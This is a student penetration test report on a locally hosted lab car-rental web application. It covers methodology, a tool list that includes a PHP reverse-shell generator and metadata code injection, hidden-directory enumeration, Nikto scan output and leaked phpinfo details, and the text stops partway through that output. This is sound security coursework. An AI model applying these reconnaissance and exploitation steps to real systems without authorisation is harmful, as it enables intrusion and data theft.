Astley's Car Rental

Web Application Penetration Test Report

Nick Nesterenko

CMP319: Ethical Hacking 2 coursework 2

BSc (Hons) Ethical Hacking, Year 3

2021/22

Note that Information contained in this document is for educational purposes.

Abstract

This report details the procedure, findings, and evaluation with countermeasures of the web application penetration test for Astley's Car Rental. It was requested to deliver a comprehensive web application security report which follows the industry standards of format and methodology. It was also required for the report to allow recreation of the findings as well as suggest possible ways of patching found vulnerabilities.

The methodology chosen for this report was in accordance with the Web Application Hackers Handbook: Finding and Exploiting Security Flaws (2nd Edition). The penetration test was carried out using a variety of tools which were described in this report. A set of Virtual Machines were used to access these tools which were based on Linux (Ubuntu and Kali) and Windows 10.

It was found that the web application was vulnerable to a wide range of known vulnerabilities with the severity of them varying from critical to low. There were some major threats and misconfigurations found which led to the target web application being endangered by vulnerabilities such as SQL Injection, Cross-Site Scripting, Path Traversal exploits, and File Inclusion. By the end of the penetration test, an imposing amount of control was gained over the target web application which included the access to users' passwords, entry into the administrative portal and server-side code execution through remote shell.

After conducting the penetration test and evaluation, it was found that the overall security of Astley's Car Rental web application was below acceptable, and the information of the users suffered from being at risk. However, suggestions were presented as to how the vulnerabilities could be fixed as well as the future work which can be done to extend the security evaluation process.

Contents

1 Introduction 1

1.1 Background 1

1.2 Aims 2

1.3 Overview of the Methodology 2

2 Procedure and Results 4

2.1 Map the Application’s Content 4

2.1.1 Explore Visible Content 4

2.1.2 Consult Public Resources 6

2.1.3 Discover Hidden Content 6

2.1.4 Enumerate Identifier-Specific Functions 9

2.1.5 Test for Debug Parameters 10

2.2 Analyze the Application 10

2.2.1 Identify the Technologies Used 10

2.3 Test Client-Side Controls 11

2.3.1 Test Transmission of Data Via the Client 11

2.3.2 Test Client-Side Controls Over User Input 12

2.4 Test the Authentication Mechanism 13

2.4.1 Understand the Mechanism 13

2.4.2 Test Password Quality 14

2.4.3 Test for Username Enumeration 14

2.4.4 Test Resilience to Password Guessing 14

2.4.5 Test Any Account Recovery Function 14

2.4.6 Test Any Remember Me Function 14

2.4.7 Test Username Uniqueness 15

2.4.8 Check for Unsafe Transmission of Credentials 15

2.4.9 Exploit Any Vulnerability to Gain Unauthorized Access 15

2.5 Test the Session Management Mechanism 16

2.5.1 Understand the Mechanics 16

2.5.2 Test Tokens for Meaning 16

2.5.3 Test Tokens for Predictability 16

2.5.4 Check Mapping of Tokens to Sessions 18

2.5.5 Test Session Termination 18

2.6 Test Access Controls 19
2.6.1 Understand the Access Control Requirements 19
2.6.2 Test with Limited Access 19
2.7 Test for Input-Based Vulnerabilities 19
2.7.1 Fuzz all request parameters 19
2.7.1.1 SQL injection entry points 19
2.7.1.2 XSS and Other Response Injection entry points 20
2.7.1.3 Path Traversal entry points 21
2.7.1.4 File Inclusion entry points 21
2.7.2 Test for SQL Injection 21
2.7.3 Test for XSS and Other Response Injection 26
2.7.4 Test for Path Traversal 27
2.7.5 Test for File Inclusion 28
2.8 Test for Function-Specific Input Vulnerabilities 30
2.8.1 Test for Buffer Overflows 30
2.8.2 Test for String Format Vulnerabilities 30
2.9 Test for Logic Flaws 31
2.9.1 Test Handling of Incomplete Input 31
2.10 Test for Shared Hosting Vulnerabilities 32
2.10.1 Test Segregation in Shared Infrastructures 32
2.11 Test for Application Server Vulnerabilities 32
2.11.1 Test for Default Credentials 32
2.11.2 Test for Default Content 33
2.12 Other Vulnerabilities 33
2.12.1 Miscellaneous Checks 33
2.12.2 Follow Up Any Information Leakage 33
3 Discussion 36
3.1 Source Code Analysis 36
3.2 Vulnerabilities Discovered and Countermeasures 38
3.2.1 Information Disclosure 38
3.2.1.1 Robots.txt Vulnerability 38
3.2.1.2 Error Disclosure 38
3.2.1.3 Hidden Source Code Vulnerability 38

3.2.1.4 Reversible Cookie Vulnerability 39

3.2.1.5 Cookie Attributes Vulnerability 39

3.2.1.6 Directory Listing Vulnerability 40

3.2.1.7 Hidden Guessable Folder Vulnerability 40

3.2.1.8 Insecure HTTP Vulnerability 40

3.2.1.9 PHP Information Disclosure Vulnerability 41

3.2.2 Authorization Vulnerabilities 41

3.2.2.1 User Enumeration Vulnerability 41

3.2.2.2 Weak Password Policy 42

3.2.2.3 Unlimited Login Attempts 42

3.2.2.4 Weak Administrator Credentials 42

3.2.3 Client-Side Attacks 43

3.2.3.1 Cross-Site Scripting (XSS) Vulnerability 43

3.2.3.2 Cross-Site Request Forgery (CSRF) Vulnerability 43

3.2.4 Command Injection 43

3.2.4.1 Local File Inclusion 43

3.2.4.2 SQL Injection Vulnerability 44

3.2.5 File Injection 44

3.2.5.1 File Upload Vulnerability 44

3.3 General Discussion 44

3.4 Future Work 45

References Part 1 46

References Part 2 47

Appendices part 1 49

Appendix A: Directories found 49

Appendix B: sslyze output 55

Appendices part 2 63


Appendix A2: Actual Directories on the Web Server using source code 63

1 INTRODUCTION

1.1 BACKGROUND

The explosive growth of Internet has brought many positive aspects such as instant communication, easy access to education and entertainment content distribution and, of course, e-commerce. Today, the easiest way to acquire goods and services is through the internet. Minimal social interaction, rapidness of access and the availability of choice are the key benefits of modern e-commerce websites that advertise its products and services. It is now essential for a business to have a well-made website not only to allow access to the customers to their goods remotely but also to market the brand across the web. Each year, profits from e-commerce websites are increasing therefore the demand in website development is rising as well.

Considering that the competition in e-commerce is constantly growing, the website features that customer is expecting from businesses also constantly increase. Not every business has enough budget to afford a quality-built website, so there is a lot of cost cutting happening in the website development process. One of the most complex website elements is security. Cost cutting on security throughout the internet is very common and therefore the number of malicious attacks on vulnerable websites are also increasing. According to Identity Theft Resource Center (Castillo, 2018) (Identity Theft Recouse Center, 2018), the number of data breaches is increasing yearly and that shows the significant of the security of websites. Here is the graph that presents the growth in number of data breaches Figure 1:



Annual number of data breaches and exposed records in the United States from 2005 to 2017 (in millions)

Sources
Identity Theft Resource Center; CyberScout
© Statista 2018

Additional Information:
United States; Identity Theft Resource Center; CyberScout; 2005 to 2017

Figure 1: Data breaches graph

Due to the constant increase in the malicious attacks on websites, regular security checks must be in taken such as penetration tests.

This report presents full security test on the "Astley car rental" web application. Nowadays it is critical to find website vulnerabilities to prevent sensitive data breaches. This website provides car rental services which includes collection of sensitive data such as payment and address details of the customers. By finding the vulnerabilities, the coding team will be able to reduce the number of critical vulnerabilities.

1.2 AIMS

The aim of this report is to present and evaluate the results of the complete penetration test of the target web application in accordance with the industry standard testing methodology.

During the testing stage, the author of this report needs to identify the following:

1. Map the target web application.
2. Analyze and test the web application features.
3. Test the target web application and find possible vulnerabilities.
4. Exploit and evaluate the significance of the found vulnerabilities.
5. Document all found vulnerabilities and security threats in a clear way to allow the tests to be recreated.
6. Stick to the industry standard testing methodology.

1.3 OVERVIEW OF THE METHODOLOGY

As the industry standard testing methodology for the following penetration test, "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (2nd edition)" will be used.

This list presents the overview of the methodology that is in use within the following report:

1) *Map the web application content.*
2) *Analyze the web application.*
3) *Test client-side controls of the web application.*
4) *Test authentication mechanisms of the web application.*
5) *Test session management vulnerabilities of the web application.*
6) *Test access controls of the web application.*
7) *Test for input-based vulnerabilities of the web application.*
8) *Test for function-specific input vulnerabilities of the web application.*
9) *Test for logic flaws of the web application.*
10) *Test for shared hosting vulnerabilities of the web application.*
11) *Test for web application server vulnerabilities.*
12) *Miscellaneous check of the web application.*
13) *Follow Up Any Information Leakage.*

The list below presents the overview of required tools to recreate following security test:

- OWASP ZAP v2.9.0 – was used for automated web application scans, automated spidering, ajax spidering, forced browsing, POST request interception, account brute forcing and file extension guessing.
- OWASP Mantra v18.0 – was used for inspecting web pages and the structure of the forms.
- Dirb v2.22 – was used as a back-up directory brute forcing tool.
- Nikto v2.1.6– was used to enumerate the server technologies and default content.
- Nmap v 7.91 – was used to scan for open ports and the server technologies with versions.
- Burp Suite Community Edition v2021.10.3 – was used as a back-up POST request interception tool.
- Vega v1.0 – was used as a back-up tool for automated scanning.
- WebScarab v20120422 – was used to find predictability in cookie generation.
- CyberChef – was used to decode cookies.
- md5decrypt.net – was used to decode md5 hashed passwords.
- John the Ripper v1.9.0-jumbo-1 – was used to brute force hashed passwords.
- sqlmap v1.5.8#stable – was used for finding SQL injection vulnerabilities as well as exploiting them.
- Firefox v91.4.0esr – was used as the main web browser as well as additional POST request interceptor.
- Chrome v96.0.4664.93 and Edge v44.18362.449.0 – additional web browsers that were used for testing for concurrent access of the same account.
- Weevely v4.0.1 – was used to generate malicious PHP file for file inclusion as well as gaining access to the reverse shell of the web application.
- exiftools v12.27 – was used to inject PHP code into the comments of the image metadata.
- Sslyze v4.1.0 – was used to perform test for weak SSL.

The sample user account was provided, the credentials used are username: “hacklab@hacklab.com” with the password: “hacklab”.

2 Procedure and Results

2.1 Map the Application's Content

2.1.1 Explore Visible Content

After conducting the visible content exploration, some of the possible spots of vulnerabilities can be seen.

Firstly, the log in form. Can be used to gain unauthorized access to the website accounts as well as SQL database injections (Figure 2):




Figure 2: Log in form

The sign-up form is also present on the web application (Figure 3):





Figure 3: Sign-up form

The button for account recovery is present, however, is not operatable (Figure 4):




Don't have an account? Signup Here

Forgot Password ?

Figure 4: Forgot password, Account Recovery

The sample user account was provided by the client, the credentials used are hacklab@hacklab.com with the password hacklab. After logging in, several text fields can be seen. The text fields are a possible cross site scripting vulnerability (Field 5:



GENERAL SETTINGS

Reg Date - 2017-06-17 15:59:27

Last Update at - 2017-06-26 21:02:58

Full Name: Steve Brown

Email Address: hacklab@hacklab.com

Phone Number: 2147483647

Date of Birth (dd/mm/yyyy): dd/mm/yyyy

Your Address

Figure 5: Text fields after logging in

This page also includes "Changing picture" which lets user upload a profile picture. There is a possibility of file inclusion vulnerability.

2.1.2 Consult Public Resources

This website is hosted locally and there is no data public data which can be useful in mapping or vulnerability scanning. However, if there was information available in public sources, the search engine filtering (aka Google Hacking) and archives such as the Wayback machine would be used.


2.1.3 Discover Hidden Content

Discovering hidden content and directories is important for finding sensitive content. Using OWASP ZAP and Nikto it was possible to unveil some of the hidden content.

Here is a segment of hidden directories which are impossible to locate while traversing the website by accessing visible content. These directories were fount by a collection of techniques within OWASP ZAP. The following techniques were used:

- Manual spidering.
- Automated spidering.
- AJAX spidering.
- Forced Browse (directory brute forcing).

The segment of the URLs is presented below (Figure 6):



```
http://192.168.1.20
http://192.168.1.20/
http://192.168.1.20/WXRQOYCQPZZC
http://192.168.1.20/WXRQOYCQPZZC/doornumbers.txt
http://192.168.1.20/admin
http://192.168.1.20/admin/
http://192.168.1.20/admin/css
http://192.168.1.20/admin/css/css
http://192.168.1.20/admin/css/less
http://192.168.1.20/admin/img
http://192.168.1.20/admin/img/?C=D;O=D
http://192.168.1.20/admin/img/login-bg.jpg
http://192.168.1.20/admin/img/logo.jpg
http://192.168.1.20/admin/img/ts-avatar.jpg
http://192.168.1.20/admin/img/vehicleimages
http://192.168.1.20/admin/img/vehicleimages/20170523_145633.jpg
http://192.168.1.20/admin/img/vehicleimages/?C=D;O=D
http://192.168.1.20/admin/img/vehicleimages/about_services_faq_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/about_us_img1.jpg
http://192.168.1.20/admin/img/vehicleimages/banner-image.jpg
http://192.168.1.20/admin/img/vehicleimages/car_755x430.png
http://192.168.1.20/admin/img/vehicleimages/chart.png
http://192.168.1.20/admin/img/vehicleimages/dealer-logo.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-1.jpg
http://192.168.1.20/admin/img/vehicleimages/featured-img-3.jpg
http://192.168.1.20/admin/img/vehicleimages/img_390x390.jpg
http://192.168.1.20/admin/img/vehicleimages/knowledge_base_bg.jpg
http://192.168.1.20/admin/img/vehicleimages/listing_img3.jpg
http://192.168.1.20/admin/img/vehicleimages/looking-used-car.png
http://192.168.1.20/admin/img/vehicleimages/phpgurukul-1.png
http://192.168.1.20/admin/img/vehicleimages/social-icons.png
http://192.168.1.20/admin/includes
http://192.168.1.20/admin/js
http://192.168.1.20/assets
http://192.168.1.20/assets/css
http://192.168.1.20/assets/fonts
http://192.168.1.20/assets/images
```


Figure 6: Segment of found URLs

The complete list can be found in Appendix A: Directories found.

Some of the hidden directories could be found using Nikto. The results below were found using the command:

nikto -h 192.168.1.20 -root /


The list is not as complete compared to the results gained in OWASP ZAP, even though it was able to find one unique URL (Figure 7):



```
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
```

Figure 7: Nikto hidden directories

The unique URL found by Nikto was the 192.168.1.20/phpinfo.php, this is a php file containing large amounts of system information such as the Operating System of the website host. Here are the contents of the file (Figure 8):




PHP Version 5.6.34

System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'LDFLAGS=-Wl,--rpath '-Wl,/opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp'' 'CPPFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' 